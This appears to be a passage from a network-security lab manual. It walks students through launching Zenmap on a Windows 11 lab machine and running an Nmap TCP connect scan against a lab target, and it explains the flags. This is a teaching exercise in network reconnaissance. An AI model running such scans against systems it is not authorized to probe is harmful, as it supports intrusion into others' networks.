
Task 4: Explore Various Network Scanning Techniques using Nmap

Nmap comes with various inbuilt scripts that can be employed during a scanning process in an attempt to find the open ports and services running on the ports. It sends specially crafted packets to the target host, and then analyzes the responses to accomplish its goal. Nmap includes many port scanning mechanisms (TCP and UDP), OS detection, version detection, ping sweeps, etc.

Here, we will use Nmap to discover open ports and services running on the live hosts in the target network.

1. Ensure that the **Windows 11**, **Ubuntu** and **Windows Server 2022** virtual machines are running.
2. Switch to the **Windows 11** virtual machine. In the **Windows 11** machine, click **Search** icon () on the **Desktop**. Type **zenmap** in the search field, the **Zenmap** appears in the results, click **Open** to launch it.


Module 03 – Scanning Networks



3. The **Zenmap** appears; in the **Command** field, type the command **nmap -sT -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.


Note: **-sT**: performs the TCP connect/full open scan and **-v**: enables the verbose output (include all hosts and ports in the output).

Note: The MAC addresses might differ when you perform the task.

